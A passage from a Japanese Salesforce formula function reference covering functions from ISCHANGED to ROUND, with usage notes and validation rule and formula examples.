この数式は、項目のうち、何パーセントがスタッフによって使用されているかを計算します。この数式項目は、5つの項目をチェックして、空白かどうかを確認します。該当する場合、その項目は0と計数されます。値が入力されている項目は「1」と計数され、この合計を5 (評価対象項目の数) で割ります。この数式を使用するには、[高度な数式] サブタブが表示されている間に、[空白項目の処理] の下の［空白項目を空白として処理］オプションを選択する必要があります。

ヒント:

- 新しい数式では、ISNULLの代わりにISBLANKを使用してください。ISBLANKにはISNULL と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では継続して ISNULL をサポートしますので、既存の数式を変更する必要はありません。
- 文字、空白スペース、または 0 が含まれている場合、項目は空ではありません。たとえば、スペースバーで挿入したスペースが含まれている項目は空ではありません。
- 項目に値がない場合に指定した文字列を返すには、BLANKVALUE 関数を使用します。項目に値があるかどうかだけを確認する場合は、ISBLANK関数を使用します。
- この関数を数値項目に使用する場合は、項目に値がなく、空白項目を 0 として処理するように設定されていない場合にのみ、TRUE が返されます。
- 選択リストを指定してこの関数を使用する場合は、ISBLANK(TEXT(<picklist>)) で選択リスト項目をテキスト値に変換します。

ISCHANGED

説明:

項目の値を前との値と比較し、2つが異なればTRUEを返します。値が同じ場合はFALSE を返します。

使用方法:

`ISCHANGED(`***`field`***`)`。*`field`* に、比較する項目名を指定します。

入力規則の例:

`NOT(ISCHANGED(Name))` を入力規則として指定すると、ユーザが作成済みのオブジェクト名を変更するのを防ぐことができます。

```
NOT(AND(ISCHANGED(Priority), ISPICKVAL(Priority, "Low")))
```

は、ユーザがケースの［優先度］を変更した場合に、新規の優先度が「低」にならないようにする入力規則です。

```
NOT(AND(ISCHANGED(CloseDate), OR(MONTH(CloseDate) <>
MONTH(TODAY()), YEAR(CloseDate) <> YEAR(TODAY())),$Profile.Name
<> "Sales Manager"))
```

は、ユーザが商談の［完了予定日］を現在の月と年の範囲外の日付に変更できないようにする入力規則です。ただし、そのユーザが「営業マネージャ」プロファイルを持っている場合は変更できます。

メモ: $Profile 差し込み項目は、Enterprise Edition、Unlimited Edition、Performance Edition、および Developer Edition でのみ使用可能です。

ヒント:	• この関数は、次の場所でのみ使用できます。 – 割り当てルール – 入力規則 – 項目自動更新 – 評価条件が［レコードが次の場合にルールを評価：作成されたとき、および編集されるたび］に設定されている場合はワークフロールール – プロセスビルダーでアクションを実行する数式条件 • TRUE および FALSE の戻り値を逆にする場合は、NOT 関数を使用します。 • この関数は、新規作成レコードの項目を評価すると FALSE を返します。 • テキスト項目の以前の値が空白だった場合は、この項目が値を含んでいると TRUE を返します。 • 数値、パーセント、または通貨項目に対し、次の場合に TRUE を返します。 – 項目の以前の値が空白で、現在は何らかの値を含んでいる – 項目の以前の値が 0 で、現在は空白である – 項目の以前の値が 0 で、現在は別の値を含んでいる

ISNEW

説明:	新規レコードの作成中に数式が実行されているかどうかを確認し、実行中の場合は TRUE を返します。既存のレコードが更新中の場合は、FALSE を返します。
使用方法:	`ISNEW()`
入力規則の例:	ユーザが過去の完了予定日を使用してレコードを作成するのを防止するには、次の入力規則を使用します。`AND (ISNEW(), CloseDate < TODAY())` は、ユーザが新規商談を作成中かどうかをチェックし、作成中の場合は本日以降の［完了予定日］のみを許可します。 ユーザが作成済みの商談に対して少なくとも 1 つの商品を追加するようにするには、次の入力規則を使用します。 `NOT(OR(ISNEW(),HasOpportunityLineItem))` この例では、既存の商談に商品が指定されていない場合、入力規則の数式によって「保存する前に、この商談に商品を追加してください。」というエラーメッセージが表示されます。レコードを一度保存するまでは商品を追加できないため、最初の商談の保存時にはエラーが表示されません。この入力規則は、製品を含まない商談を再保存したり閉じたりすることを防ぐためのものです。
ヒント:	• この関数は、入力規則、項目自動更新、ワークフロールール、割り当てルール、およびプロセスビルダーの数式条件でのみ使用できます。 • TRUE および FALSE の戻り値を逆にする場合は、NOT 関数を使用します。

- ワークフロールールで時間ベースのトリガと併用された場合、この関数は必ず FALSE を返します。
- 項目自動更新で承認アクションに対して使用された場合、この関数は必ず FALSE を返します。

ISNULL

重要: 新しい数式では、ISNULL の代わりに ISBLANK を使用してください。ISBLANK には ISNULL と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では継続して ISNULL をサポートしますので、既存の数式を変更する必要はありません。

説明:

式が null (空白) かどうかを判断し、該当する場合は TRUE を返します。値を含む場合は FALSE を返します。

使用方法:

`ISNULL(`***`expression`***`)`。*`expression`* に、評価する式を指定します。

例:

```
(IF(ISNULL(Maint_Amount__c), 0, 1) +
 IF(ISNULL(Services_Amount__c), 0,1) +
  IF(ISNULL(Discount_Percent__c), 0, 1) +
   IF(ISNULL(Amount), 0, 1) +
    IF(ISNULL(Timeline__c), 0, 1)) / 5
```

この数式は、項目のうち、何パーセントがスタッフによって使用されているかを計算します。この数式項目は、5つの項目をチェックして、空白かどうかを確認します。該当する場合、その項目は0と計数されます。値が入力されている項目は「1」と計数され、この合計を 5 (評価対象項目の数) で割ります。この数式を使用するには、[高度な数式] サブタブが表示されている間に、[空白項目の処理] の下の［空白項目を空白として処理］オプションを選択する必要があります。

入力規則の例:

```
AND(ISPICKVAL(StageName, "Closed Won"),
  ISNULL(Project_Start_Date__c))
```

この入力規則は、フェーズが「商談成立」であった場合に、［プロジェクト開始日］カスタム日付項目を条件に応じて入力必須項目にします。

ヒント:

- テキスト項目は決して null にならないため、この関数をテキスト項目と一緒に使用すると、必ず False が返されます。たとえば、数式項目 `IF(ISNULL(new__c) 1, 0)` は、［新規］項目の値に関係なく、必ず 0 になります。テキスト項目の場合は、ISBLANK 関数を代わりに使用します。
- 複数選択の選択リスト項目は Sコントロール、ボタン、メールテンプレートで決して null にならないため、この関数を複数選択の選択リスト項目と一緒に使用すると、必ず False が返されます。
- 日付および日付/時間項目を空にすると、ISNULL 関数で参照されたときに必ず真が返されます。
- 日付/時間項目には、ISNULL を使用しないでください。

- ISNULL 関数で数値、パーセント、または通貨項目を参照する場合は、数式に対して［空白項目を空白として処理］を選択します。［空白項目を 0 として処理］を選択すると、空白項目に 0 が入るため、Null になることはありません。
- 差し込み項目は空白として処理できますが、S コントロールなどのコンポーネントはこの関数を呼び出せるため実行結果に影響が出ます。
- 数値項目に特定の値が確実に指定されるように入力規則を使用する場合は、値を含まない項目が ISNULL 関数に含まれるようにします。たとえば、カスタム項目に確実に「1」が入力されるようにしたい場合は、入力規則を次のように設定すると、項目が空白だったり、他の数字が入力されたりした場合にエラーを表示できます。

```
OR(ISNULL(field__c), field__c<>1)
```

ISNUMBER

説明:	テキスト値が数値であるかどうかを判断し、該当する場合は TRUE を返します。該当しない場合は FALSE を返します。
使用方法:	`ISNUMBER(`***text***`)`。*text* に、テキスト項目の差し込み項目名を指定します。

入力規則の例:	`OR(LEN(Bank_Account_Number__c) <> 10,`
	`NOT(ISNUMBER(Bank_Account_Number__c)))`
	この入力規則を使用して、［銀行口座番号］というカスタムテキスト項目が確実に 10 桁の数字となり、空白とならないようにします。

ヒント:	• この関数は、空白値には FALSE を返します。 • ISNUMBER関数は、ロケールは意識しません。たとえば、`ISNUMBER("123,12")` と `ISNUMBER("1 000")` と指定すると、ユーザのロケールが「フランス語」であっても、FALSE が返されます。 • 中国語、日本語、韓国語および空白を含む特殊文字には、FALSEを返します。 • ISNUMBER 関数は、「2E2」や「123.123」などの科学的形式には TRUE を返します。

ISPICKVAL

説明:	選択リスト項目の値が指定したテキストリテラルと等しいかどうかを判断します。
使用方法:	`ISPICKVAL(`***picklist_field, text_literal***`)`。*picklist_field* には選択リストの差し込み項目名を指定し、*text_literal* には引用符で囲んだ選択リ

	ストの値を指定します。*text_literal* を差し込み項目、または関数の結果にすることはできません。

例:	**契約の有効化**
	`IF(ISPICKVAL(Status, "Activated"), NOW()-ActivatedDate, null)` で、契約が有効にされてからの日数が計算されます。契約状況が「有効」でない場合、この項目は空白になります。
	手数料
	`IF(ISPICKVAL(StageName, "Closed Won"), ROUND(Amount *0.02, 2), 0)`
	この例は、「商談成立」フェーズの商談すべての手数料を計算します。この項目の値は、完了/成立した商談に 0.02 を掛け合わせた金額です。進行中または不成立の商談の場合は、手数料の値が 0 になります。
	競合によりトリガされるワークフロー
	`ISPICKVAL(Stage, “Closed Lost”) && INCLUDES(Competitor__c, “Acme”)`
	ワークフロールールまたはプロセスビルダーで、この数式は、契約不成立の業務の［競合］複数選択リスト項目が Acme である場合に、関連付けられているアクションをトリガするように Salesforce を設定します。

ヒント:	• *picklist_field* に、選択リストの標準またはカスタム項目を指定します。 • *text_literal* の式は、テキスト型にして引用符で囲む必要があります。差し込み項目または関数の結果にすることはできません。 • 選択リストの値が特定の値と等しいかどうかを判断するには、CASE 関数を使用します。 • 選択リスト項目の前の値を返すために ISPICKVAL 関数を使用する場合は、次の例に示すように ISPICKVAL 関数内に PRIORVALUE 関数を含めてください。 `ISPICKVAL(PRIORVALUE (picklist_field), text_literal)`

JSENCODE

説明:	バックスラッシュ (\) などのエスケープ文字をアポストロフィー (') などの安全でない JavaScript 文字の前に挿入して、JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。
使用方法:	`{!JSENCODE(text)}`。*text* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。

例:	差し込み項目 `foo__c` が `<B>Enter the user's name<b>` を含む場合、`{!JSENCODE(foo__c)}` は `\u003CB\u003EEnter the user\'s name\u003C\/b\u003E` のようになります。
ヒント:	この関数はカスタムボタンとカスタムリンク、および Visualforce でのみ使用できます。

JSINHTMLENCODE

説明:	HTML で予約されている文字を HTML エンティティ文字に置き換えて、エスケープ文字を安全でない JavaScript 文字の前に挿入し、HTML タグ内の JavaScript で使用するテキスト文字列や差し込み項目値を符号化します。`JSINHTMLENCODE(`***`someValue`***`)` は、`JSENCODE(HTMLENCODE((`***`someValue`***`))` と同等の便利な関数です。つまり、`JSINHTMLENCODE` は `HTMLENCODE` で最初に *`someValue`* を符号化してから、`JSENCODE` で結果を符号化します。
使用方法:	`{!JSINHTMLENCODE(`***`text`***`)}`。*`text`* に、差し込み項目または安全でない JavaScript 文字を含むテキスト文字列を指定します。
例:	差し込み項目 `foo__c` が `<B>Enter the user's name<b>` を含む場合、`{!JSINHTMLENCODE(foo__c)}` は `<B>Enter the user's name</b>` のようになります。
ヒント:	• この関数はカスタムボタンとカスタムリンク、および Visualforce でのみ使用できます。

LEFT

説明:	テキスト文字列の先頭から、指定した数の文字を返します。
使用方法:	`LEFT(`***`text, num_chars`***`)`。*`text`* に、返す項目または式を指定します。*`num_chars`* に、返す文字列の先頭からの文字数を指定します。
例:	`TRIM(LEFT(LastName, 5)) & "-" & TRIM(RIGHT(SSN__c, 4))` この数式で、名前の最初の 5 文字と、社会保障番号の最後の 4 文字が、ダッシュで区切られて表示されます。この例では、`SSN` というテキストカスタム項目を使用しています。
ヒント:	• 数式では自動採番項目をテキスト項目として参照します。 • *`num_chars`* の値が 0 より小さい場合は、Salesforce により、その値が 0 に置き換えられます。

LEN

説明:	指定したテキスト文字列の文字数を返します。
使用方法:	LEN(***text***)。*text* に、返される長さを持つ項目または式を指定します。
例:	LEN(PartNumber__c) この数式で、［商品コード］項目の文字数が返されます。

LINKTO

説明:	リンク(hrefおよびアンカータグ)の形式で、カスタムSコントロールまたはSalesforceページへの相対URLを返します。
使用方法:	{!LINKTO(***label***, ***target***, ***id***, [***inputs***], [***no override***]}。*label* に、リンクのテキストを指定します。*target* にURLを指定します。*id* に、レコードへの参照を指定します。入力は省略可能で、リンクには追加のパラメータを指定できます。*優先指定なし* 引数も省略可能で、デフォルトは「False」です。これは、$Action.Account.Newなど標準のSalesforceページへの対象に適用されます。別の箇所で上書きを指定したかどうかに関係なく標準のSalesforceページを表示したい場合は、*優先指定なし* を「True」に置き換えます。

Sコントロールの例:	**新規取引先Sコントロール**
	`<html> <body> {!LINKTO("Create a New Account", $Action.Account.New, $ObjectType.Account)} </body> </html>`
	この例では、ユーザがリンクをクリックすることで新規アカウントを作成できるようにします。取引先リストビューまたはWebタブなど、ユーザがそのページから直接取引先を作成できるようにすると便利です。Salesforceの新規取引先ページを表示するには、$Actionグローバル変数を使用します。
	新規メールウィンドウSコントロール
	`<html> <body> {!LINKTO("Email link", "mailto:support@yourcompany.com?subject=Please%20Help")}; </body> </html>`
	この例では、「Mail link」をクリックすると、「Please Help」という件名で「support@yourcompany.com」宛ての新規メールウィンドウが開かれます。
	別のSコントロールへのリンク
	`<html> <body> {!LINKTO("Check for duplicates", $Scontrol.dedup_account, Account.Id)}`

```
</body>
</html>
```

この例では、「重複をチェック」というラベルの付いたハイパーリンクを含むページが作成されます。ユーザがこのリンクをクリックすると、Salesforceによってカスタムsコントロールが実行されます。この例では、重複した取引先を見つけて情報をマージするカスタムsコントロールが作成済みであることを前提としています。

ヒント:

- インライン sコントロールを新規ウィンドウに開きたい場合は、この関数をインライン sコントロールに使用しないでください。
- 複数の *inputs* を括弧で括って、これらをまとまった指定として扱います。

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, [parm1="A", parm2="B"])}
```

- *優先指定なし* 引数に設定したいパスがない場合は、次のように *inputs* 引数に「Null」を指定します。

```
{!LINKTO("View Case", $Action.Case.View, Case.Id, null, true)}
```

- 標準またはカスタムタブのホームページを上書きするときには、*target* を "Tab" `$Action` グローバル変数に、*id* をオブジェクト種別に設定します。たとえば、`LINKTO("Accounts Tab", $Action.Account.Tab, $ObjectType.Account)` のように設定します。
- この関数はカスタムボタン、リンク、および sコントロールでのみ使用できます。

LN

説明: 指定した数の自然対数を返します。自然対数は、定数 e の値 2.71828182845904 に基づきます。

使用方法: `LN(`***number***`)`。*number* に、自然対数を求める項目または式を指定します。注意: LN 関数は、EXP 関数の逆数です。

例: `LN(10)` で、10 の自然対数、つまり 2.30 が返されます。

`LN(Value__c)` で、`Value` というカスタム数値項目の自然対数が返されます。

LOG

説明: 数値の基数 10 の対数を返します。

使用方法: `LOG(`***number***`)`。*number* に、基数10の対数の計算元項目または式を指定します。

例:	**給与** LOG(Salary__c) で、給与の対数が計算されます。この例の［給与］は、カスタム通貨項目です。 **水素** -LOG(Hydrogen__c) は、LOG関数と、Hydrogen というカスタム数値項目を使用して、pH と酸性度、つまり 1 リッターの液体内の水素密度を測定したモル値を計算します。

LOWER

説明:	指定したテキスト文字列内のすべての英字を小文字に変換します。英字でない文字は、この関数の影響を受けません。地域が適用されている場合は地域ルールが適用されます。
使用方法:	LOWER(***text***, [***locale***]) を使用し、*text* に小文字に変換する項目またはテキストを指定して、*locale* には任意で 2 文字の ISO 言語コードまたは 5 文字の地域コードを指定します。
例:	**MYCOMPANY.COM** LOWER("MYCOMPANY.COM") は「mycompany.com」を返します。 **株式コード** LOWER(TickerSymbol) は、［株式コード］のテキストを小文字で返します。 **トルコ語の言語ロケールを適用** たとえば、トルコ語には「i」の文字にドットが 1 つ付くものとドットのないものの 2 種類があります。トルコ語の地域ルールでは、ドット付きの「i」を大文字化し、ドットのない「I」を小文字にできる機能が必要です。トルコ語の言語地域で LOWER() 関数を正しく使用するには、LOWER() 関数内でトルコ語の地域コード *tr* を次のように使用します。 LOWER(***text***, "tr") このようにすると、*text* 内にドット付きの「i」があっても、Salesforce でドットのない「I」に変換しないようにできます。

LPAD

説明:	テキスト文字列の左側に指定した文字を挿入します。
使用方法:	LPAD(***text***, ***padded_length***[, ***pad_string***])。次の変数を指定します。 • *text* には、その左側に文字を挿入する項目または式を指定します。 • *padded_length* には、返されるテキストの合計文字数を指定します。

- *pad_string* には、挿入する必要のある文字を指定します。*pad_string* は省略可能であり、デフォルトでは空白になります。

text の値が *pad_string* よりも長い場合には、*text* が *padded_length* のサイズまで切り取られます。

例:	**項目名: パディング** `LPAD(Name, 20)` は、［名前］項目の 21 文字目以降を切り捨てます。たとえば、名前が `mycompany.com` の場合は「mycompany.com」という値が返されます。 **My_Company: 変更なし** `LPAD('my_company.com', 14, 'z')` は、「my_company.com」が 14 文字であるため、そのまま「my_company.com」を返し、何も変更しません。 **項目名: Z を挿入** `LPAD(Name, 15, 'z')` は「zmycompany.com」という名前を返します。 **項目名: 切り捨て** `LPAD(Name, 2)` は、3 文字目以降の名前を切り取ります。たとえば、名前が `mycompany.com` の場合は「my」という値が返されます。
ヒント:	先頭の空白スペースとゼロは除外されます。

MAX

説明:	数値のリストの中で最大の数値を返します。
使用方法:	`MAX(`***number***`, `***number***`, . . .)` を使用し、*number* に最も高い数を取得する項目または式を指定します。

例:	**サービス料**
	`MAX(0.06 * Total_Cost__c, Min_Service_Charge__c)`
	この例の数式項目は、合計の 6% のサービス料または最低サービス料のどちらか大きい額を計算します。［最低サービス請求額］は、15 ドルのデフォルト値を含むカスタム通貨項目です。最低サービス料が常に同じ場合は、この項目を数式項目にすることもできます。
	書籍印税
	`MAX(0.10 * Pages__c,`
	`  (Retail_Price__c * 0.07) * Total_Sold__c)`
	この数式は、書籍 1 冊につき支払う印税を計算します。販売した書籍 1 冊につき 0.07 ドル、または 1 ページにつき 0.10 ドルの二つの金額のうち、どちらか大きい方を表示します。この数式は、［ページ］および［総売上］のカスタム数値項目があることと、［小売価格］のカスタム通貨項目があることを前提としています。

手数料

```
MAX($User.Commission_Percent__c * Price,
  Price * Account_Discount__c, 100)
```

この数式では、価格に対するパーセントでのユーザの手数料、取引先に保存されている割引率に価格を乗算した数値、または100ドルのうち、最も大きい数値に基づいて納入商品に対して記録する手数料を判断します。この例では、ユーザと納入商品それぞれにカスタムパーセント項目があることを前提としています。

MID

説明:	**テキスト文字列中の途中で指定した開始位置から、指定した数の文字を返します。**
使用方法:	MID(***text*, *start_num*, *num_chars***)。*text* **に、文字列を返すときに使用する項目または式を指定します。***start_num* **に、開始位置として使用する文字の、左から数えた文字数を指定します。***num_chars* **に、返す合計文字数を指定します。**
例:	MID(Division, 3, 4) **で、**Division **項目の左から**3 **番目の文字から**4 **文字が返されます。ユーザレコードでは、この部分の文字列が部・課コードを表します。**

MIN

説明:	**数値のリストの中で最小の数値を返します。**
使用方法:	MIN(***number*, *number***,...) **を使用し、***number* **に項目または式を指定します(これらの項目または式から、最も低い数が取得されます)。**
例:	**確定拠出年金の積み増し**

```
MIN(250, Contribution__c /2)
```

この例での数式は、従業員向けの確定拠出年金制度で、従業員による拠出額の半分または250ドルのうち、どちらか低いほうに基づいて上乗せする金額を判断します。この数式は、［拠出額］のカスタム通貨項目があることを前提としています。

ボーナス

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

この例は、従業員の総賃金にボーナス率を乗算したものか、企業の業績額を全従業員で割った等分額のうち、どちらか低い方に基づき、従業員のボーナス額

	を判断します。この数式は、[従業員数] にカスタム数値項目があること、[配当率] にカスタムパーセント項目があること、および [粗利益] と企業の [パフォーマンス] にカスタム通貨項目があることを前提としています。

MOD

説明:	数値を指定した除数で除算した後の剰余を返します。
使用方法:	MOD(***number***, ***divisor***)。*number* を除算する項目または式で置き換え、*divisor* には、約数として使用する数値を指定します。

例:	MOD(3, 3) は 0 を返します。
	MOD(4, 3) は 1 を返します。
	MOD(123, 100) は 23 を返します。
	ユーザが土曜日と日曜日に会議の予定を入れるのを防止することもできます。次の例では、[私の日付] というカスタム日付項目に上記の数式を使った入力規則を適用します。
	`CASE(MOD(My_Date__c - DATE(1900, 1, 7), 7),`
	`0, 0,`
	`6, 0,`
	`1) = 0`
	この例では、[私の日付] の値が月曜日から金曜日でない場合に、「平日ではありません。」というエラーメッセージを表示します。

MONTH

説明:	数値形式で指定された日付の中の、1(1月)から12(12月)までの数値を返します。
使用方法:	MONTH(***date***)。*date* に、返される月を含む日付を表す項目または式を指定します。
例:	**SLA の期限切れ** MONTH(SLAExpirationDate__c) は、サービスレベル契約が切れる月を返します。この例では、[SLA 失効日] というカスタム日付項目を使用しています。 **現在の月** MONTH(TODAY()) は、現在の月を数値型で返します。たとえば、2月なら「2」です。

NOT

説明:	真であれば FALSE、偽であれば TRUE を返します。
使用方法:	`NOT(logical)`。*logical* に、評価する式を指定します。
例:	`IF(NOT(ISPICKVAL(Status, "Closed")), ROUND(NOW()-CreatedDate, 0), null` は、変数がオープンかどうかを確認し、該当する場合は、現在日時から作成日時を引いて、変数がオープンになっていた日数を計算します。結果は、オープンになっていた日数を整数に切り上げた値になります。変数がオープンでない場合、この項目は空白になります。

NOW

説明:	現在の日付/時間を返します。
使用方法:	`NOW()`
例:	`IF(ISPICKVAL(Status, "Open"), ROUND(NOW()-CreatedDate, 0), null)` で、リードがオープンかどうかがチェックされ、オープンの場合は、現在の日時から作成された日時を引いて、オープンにされてからの日数が計算されます。結果は、オープンになっていた日数を整数に切り上げた値になります。リードがオープンでない場合、この項目は空白になります。
ヒント:	• 括弧を削除しないでください。 • 括弧は空白のままにしておきます。値を入れる必要はありません。 • NOW 関数では、日付項目ではなく、日付/時間項目を使用します。［作成日］と［最終更新日］が日付/時間項目であるのに対し、［最終活動日］は日付項目です。 • 日付項目を使用する場合は、TODAY を使用してください。 • 日付と時刻は常にユーザの時間帯を使って計算されます。 • NOW 関数およびその他の日付/時間項目と一緒に加算演算子と減算演算子を使用すると、日数を表す数値が返されます。たとえば、`NOW() - CreatedDate` は、レコードの作成日からの日数を計算します。この例では、数式項目のデータ型が数値になります。 • NOW 関数および数値と一緒に加算演算子と減算演算子を使用すると、日付と時間が返されます。たとえば、`NOW() +5` は、現在から 5 日先の日付と時間を計算します。この例では、数式項目データ型が日付/時間になります。

NULLVALUE

重要: 新しい数式では、NULLVALUE の代わりに BLANKVALUE を使用してください。BLANKVALUE には NULLVALUE と同じ機能がありますが、さらにテキスト項目がサポートされています。Salesforce では NULLVALUE が継続してサポートされるため、既存の数式を変更する必要はありません。

説明:	式が null (空白) かどうかを判断し、該当する場合は代替式を返します。式が値と一致する場合は、対応する結果を返します。
使用方法:	NULLVALUE(***expression, substitute_expression***)。*expression* に、評価する式を指定します。*substitute_expression* に、空白値を置き換える値を指定します。
例:	`(NULLVALUE(Sample_Due_Date__c, StartDate +5)` この数式は、[サンプル抽出期日] が空白の場合は常に、開始日の5日後の日付を返します。[サンプル抽出期日] はカスタム日付項目です。
ヒント:	• この関数をテキスト項目と一緒に使用しないでください。テキスト項目が空白かどうかを確認するには、BLANKVALUE 関数を代わりに使用します。 • 日付/時間項目には、NULLVALUE を使用しないでください。 • NULLVALUE 関数で、数値、パーセント、または通貨項目を参照する場合は、数式に対して [空白項目を空白として処理] を選択します。[空白項目を 0 として処理] を選択すると、空白項目に 0 が入るため、Null になることはありません。 • *expression* と *substitute_expression* は、両方に同じデータ型を使用します。

OR

説明:	式が真か偽かを判断します。式が真である場合は、TRUE を返します。式が偽である場合は、FALSE を返します。この関数は、演算子 || (OR) の代わりに使用します。
使用方法:	OR(***logical1, logical2...***) を使用し、任意の数の論理参照に、評価する式を指定します。
数式項目の例:	`IF(OR(ISPICKVAL(Priority, "High"), ISPICKVAL(Status, "New")), ROUND(NOW()-CreatedDate, 0), null)` この数式は、[状況] が新規の場合、または [優先度] が高の場合には、ケースがオープンになっていた日数を返します。ケースが今日オープンだった場合、この項目は 0 を表示します。
入力規則の例:	`OR(Sample_Rate__c < 0, Sample_Rate__c > 0.40)` この入力規則の数式では、[サンプル抽出率] カスタム項目が0～40%以外の値である場合に、「SampleRate は 40% 以内にしてください」というエラーメッセージを表示します。

PARENTGROUPVAL

説明:	この関数は、指定した親グルーピングの値を返します。「親」グルーピングとは、数式が含まれるレベルよりも上にあるレベルです。この関数は、レポートのカスタム集計項目でのみ使用できます。
使用:	**サマリーと結合:** `PARENTGROUPVAL(summary_field, grouping_level)` **マトリックス:** `PARENTGROUPVAL(summary_field, parent_row_grouping, parent_column_grouping)` `summary_field` には集計項目値、`grouping_level` には集計レポートの親レベル、`parent_row_level` と `parent_column_level` にはマトリックスレポートの親レベルを指定します。
例:	`TOTAL_PRICE:SUM/PARENTGROUPVAL(TOTAL_PRICE:SUM, GRAND_SUMMARY)` この数式では、各商品のサイズを総計に対する割合として計算します。この例では、レポートは［商品名］別にグループ化された商談とその商品の集計になります。

PREVGROUPVAL

説明:	この関数は、指定した前のグルーピングの値を返します。「前の」グルーピングとは、レポートの現在のグルーピングより1つ前のグルーピングです。グループレベルと増分値を選択します。増分値は、現在の集計の前の列数または行数です。デフォルトは 1 で、最大値は 12 です。この関数は、レポートのカスタム集計項目でのみ使用できます。
使用:	`PREVGROUPVAL(summary_field, grouping_level [, increment])` `summary_field` にはグループ化された行または列の名前、`grouping_level` には集計レベル、`increment` は以前の行または列の数を指定します。
例:	`AMOUNT:SUM - PREVGROUPVAL(AMOUNT:SUM, CLOSE_DATE)` この数式は、月ごとに、レポートに表示された前月との金額の差を計算します。この例では、レポートは［完了予定日］別にグループ化された列と、［フェーズ］別にグループ化された行による商談マトリックスになります。

PRIORVALUE

説明:	項目の前の値を返します。
使用方法:	`PRIORVALUE(`***`field`***`)`

入力規則の例:	`AND(PRIORVALUE(Amount) > Amount, IsClosed)` を入力規則として指定すると、クローズされた商談の期待収益がユーザによって変更されるのを防ぐことができます。

ヒント:	• この関数は、次の場所でのみ使用できます。
	– 割り当てルール
	– 入力規則
	– 項目自動更新
	– 評価条件が［レコードが次の場合にルールを評価：作成されたとき、および編集されるたび］に設定されている場合はワークフロールール
	– プロセスビルダーでアクションを実行する数式条件
	• この関数はデフォルト値を返しません。
	• ユーザが新規レコードを作成すると、この関数は Null ではなく参照されている *field* の値を返します。たとえば、「Acme」という名前の取引先を作成した場合、`PRIORVALUE(Account.Name)` は `Acme` を返します。
	• 選択リスト項目の前の値を返すために ISPICKVAL 関数を使用する場合は、次の例に示すように ISPICKVAL 関数内に PRIORVALUE 関数を含めてください。
	`ISPICKVAL(PRIORVALUE(picklist_field), text_literal)`
	• INCLUDES 関数内に PRIORVALUE 関数を使用して、複数選択リスト項目の以前の値が特定の値を含んでいるかどうかを確認します。次に例を示します。
	`INCLUDES( PRIORVALUE(multiselect_picklist_field), text_literal )`

REGEX

説明:	テキスト項目を正規表現と比較し、一致する場合に TRUE を返します。該当しない場合は FALSE を返します。正規表現とは、特定の構文規則に従う文字列の形式を記述するための文字列です。
使用方法:	`REGEX(text, regex_text)`。*text* にはテキスト項目を、*regex_text* には一致させる正規表現を指定します。
入力規則の例:	この例では、［社会保険番号］というカスタム項目を、999-99-9999 という形式の有効な社会保障番号を表す正規表現に一致させます。 `NOT(`

```
 OR(
  LEN (SSN__c) = 0,
  REGEX(SSN__c, "[0-9]{3}-[0-9]{2}-[0-9]{4}")
 )
)
```

ヒント:

- 正規表現構文は、Java Platform SE 6 構文に基づいています。ただし、バックスラッシュ文字 (\) は、Salesforce ではエスケープ文字であるため、二重バックスラッシュ (\\) に変更する必要があります。
- Salesforce の正規表現エンジンは、文字列の中で一致するものを探すのではなく、文字列全体と一致させます。たとえば、「Marc Benioff」という名前を検索する場合、正規表現 `.*Marc Benioff.*` を使用して次のような文字列の中で一致するものを検索します。

  ```
  According to Marc Benioff, the social enterprise increases
  customer success.
  ```

  正規表現を `Marc Benioff` とすると、この正規表現で一致する文字列は次の場合のみです。

  ```
  Marc Benioff
  ```

- キャプチャグループと置換は無視されます。
- この関数は、数式項目、カスタムボタン、カスタムリンクを除く、数式があるどこででも使用できます。

REQUIRESCRIPT

説明:

指定した URL に対する script タグとそのソースを返します Force.com AJAX ツールキットまたはその他の JavaScript ツールキットを参照する場合に、この関数を使用します。

使用方法:

`{!REQUIRESCRIPT(`***`url`***`)}`。*url* に、必要なスクリプトへのリンクを指定します。

AJAX ツールキットの場合:

```
{!requireScript("/soap/ajax/13.0/connection.js")}
```

戻り値:

```
<script src="/soap/ajax/13.0/connection.js"></script>
```

カスタムボタンの例:

```
{!REQUIRESCRIPT("/soap/ajax/13.0/connection.js")}
var c = new sforce.SObject("Case");
c.id = "{!Case.Id}";
c.Status = "New";
```

```
result = sforce.connection.update([c]);
window.location.reload();
```

この例では、ユーザがケースの詳細ページにあるカスタムボタンをクリックすると、ケースの［状況］を「新規」に設定します。組織で設定するには、次の属性を持つケースのカスタムリストボタンを定義します。

- ［表示の種類］は「詳細ページボタン」です。
- ［動作］は「JavaScript を実行」です。
- ［内容のソース］は「OnClick JavaScript」です。

次に前述の内容をカスタムボタン定義に貼り付け、その定義をケースページレイアウトに追加します。

ヒント:	• Sコントロールの特殊な差し込み項目にアクセスするには、グローバル変数を使用します。 • ［動作］を「JavaScript に実行」に、そして［内容のソース］を「OnClick JavaScript」に設定したカスタムボタンまたはリンクの作成時には、スクリプトタグは OnClick コードの外に記述する必要があるため、この関数を使います。 • この関数は、［内容のソース］を「OnClick JavaScript」に設定したカスタムボタンまたはリンクにだけ使用できます。 • Visualforce を使用している場合は、代わりに INCLUDESCRIPT を使用します。

RIGHT

説明:	テキスト文字列の末尾から、指定した数の文字を返します。
使用方法:	`RIGHT(text, num_chars)`。*text* に、返す項目または式を指定します。*num_chars* に、返す文字列の最後尾からの文字数を指定します。
例:	`TRIM(LEFT(LastName, 5))&"-"&TRIM(RIGHT(SSN__c, 4))` で、名前の最初の 5 文字と、社会保障番号の最後の 4 文字が、ダッシュで区切られて表示されます。ここでは、`SSN` というテキストカスタム項目があると想定しています。
ヒント:	• 数式では自動採番項目をテキスト項目として参照します。 • *num_chars* の値が 0 より小さい場合は、Salesforce により、その値が 0 に置き換えられます。

ROUND

説明:	指定した数値にもっとも近い数値を返します。新しい数値は、指定した桁数で制限します。

使用方法:	ROUND(***number***, ***num_digits***)。*number* に、値を丸める項目または式を指定します。*num_digits* に、値を丸めるときに考慮する小数点以下の桁数を指定します。
